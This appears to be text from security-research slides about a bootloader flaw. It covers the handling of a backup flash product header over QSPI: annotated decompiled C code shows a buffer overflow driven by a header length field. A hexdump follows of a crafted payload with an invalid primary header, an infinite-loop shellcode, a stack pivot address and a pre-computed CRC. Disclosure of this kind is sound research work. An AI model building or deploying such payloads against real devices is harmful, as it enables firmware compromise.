






**PRODUCTION GRADUATION**

```
// check the first Flash Product Header (0x0) calculated CRC against the value stored in the Flash Product Header
is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr, product_header_length); // <---- FAIL THIS ONE
if ( is_valid != 1 ) // if the first Flash Product Header CRC check fails, check the next at offset 0x1000 in QSPI
{
    QSPI_Cycle_CS(); // begin process to check backup Flash Product Header
    // read the flash config length from the next header in QSPI (0x1000 + 0x14)
    QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1014);
    QSPI_Get_Read_Result((char *)&flash_cfg_len, 2u);
    QSPI_reset();
    product_header_length = flash_cfg_len + 0x16; // calculate the entire length for the CRC check
    // check the second Flash Product Header (0x1000) CRC against the stored CRC value
    is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr + 0x1000, flash_cfg_len + 0x16); // <---- LARGE VALID HEADER
    // if the second Flash Product Header CRC fails, indicate as such and return to caller
    if ( is_valid != 1 )
    {
        ...
    }
    // at this point the first header has failed CRC and the second has passed
    // read the backup buffer and write it to the primary location
    QSPI_Cycle_CS();
    // initiate a QSPI read at the start of the backup Flash Product Header (0x1000)
    QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1000);
    // read the entire backup header, including the stored CRC at the end
    QSPI_Get_Read_Result(backup_product_header_buff, product_header_length + 2); // I AM THE APP NOW.
    QSPI_reset();
    WDOG_feed_ff_();
    QSPI_Cycle_CS();
    QSPI_sector_erase(configuration_script_ptr->flash_header_ptr); // erase the primary product header at 0x0
    WDOG_feed_ff_();
}
```











```
// check the first Flash Product Header (0x0) calculated CRC against the value stored in the Flash Product Header
is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr, product_header_length); // <---⭐️ ✓ THIS ONE
if ( is_valid != 1 ) // if the first Flash Product Header CRC check fails, check the next at offset 0x1000 in QSPI
{
    QSPI_Cycle_CS(); // begin process to check backup Flash Product Header
    // read the flash config length from the next header in QSPI (0x1000 + 0x14)
    QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1014);
    QSPI_Get_Read_Result((char *)&flash_cfg_len, 2u);
    QSPI_reset();
    product_header_length = flash_cfg_len + 0x16; // calculate the entire length for the CRC check
    // check the second Flash Product Header (0x1000) CRC against the stored CRC value
    is_valid = QSPI_read_header_check_crc(configuration_script_ptr->flash_header_ptr + 0x1000, flash_cfg_len + 0x16); // <---⭐️ LARGE VALID HEADER
    // if the second Flash Product Header CRC fails, indicate as such and return to caller
    if ( is_valid != 1 )
    {
        ...
    }
    // at this point the first header has failed CRC and the second has passed
    // read the backup buffer and write it to the primary location
    QSPI_Cycle_CS();
    // initiate a QSPI read at the start of the backup Flash Product Header (0x1000)
    QSPI_Send_Read_Request(3, configuration_script_ptr->flash_header_ptr + 0x1000);
    // read the entire backup header, including the stored CRC at the end
    QSPI_Get_Read_Result(backup_product_header_buff, product_header_length + 2); // I AM THE APP NOW! ✖️
    QSPI_reset();
    WDOG_feed_ff_();
    QSPI_Cycle_CS();
    QSPI_sector_erase(configuration_script_ptr->flash_header_ptr); // erase the primary product header at 0x0
    WDOG_feed_ff_();
```

# Example Infinite Loop Payload

```
$ hexdump -C workingloop.bin
00000000  50 70 00 20 00 00 00 20  00 00 eb 00 a5 a8 66 00 |Pp. .... f.|
00000010  00 00 aa 11 01 00 01 40  07 aa 4e ff ff ff ff ff |.....@..N....|
00000020  31 31 33 33 31 31 33 33  31 31 33 33 31 31 33 33 |1133113311331133|
*
00001100  00 00 c0 84 00 20 00 aa  bb cc a5 a8 66 00 00 00 |..... .... f...|
00001110  0b 00 04 20 01 00 07 24  24 24 24 24 00 bf 00 bf |... .$$$$.|
00001120  00 bf 00 bf 00 bf 00 bf  00 bf 00 bf 00 bf fe e7 |.....|
00001130  00 04 f1 a0 47 80 33 33  31 31 33 33 31 31 33 33 |....G.3311331133|
00001140  31 31 33 33 31 31 33 33  31 31 33 33 31 31 33 33 |1133113311331133|
*
00004140  31 31 33 33 31 31 33 7f 0b 31 33 33 31 31 33 33 |1133113..1331133|
00004150  31 31 33 33 31 31 33 33 31 31 33 33 31 31 33 33 |1133113311331133|
*
0000ccb0  31 31 33 33 31 31 33 33 31 31 33 9c 87 31 33 33 |11331133113..133|
0000ccc0  31 31 33 33 31 31 33 33 31 31 33 33 31 31 33 33 |1133113311331133|
*
```

**Invalid Primary Header**

**Infinite Loop Payload**

**Stack Pivot Address**

**Backup CRC**

**Pre-Computed CRC**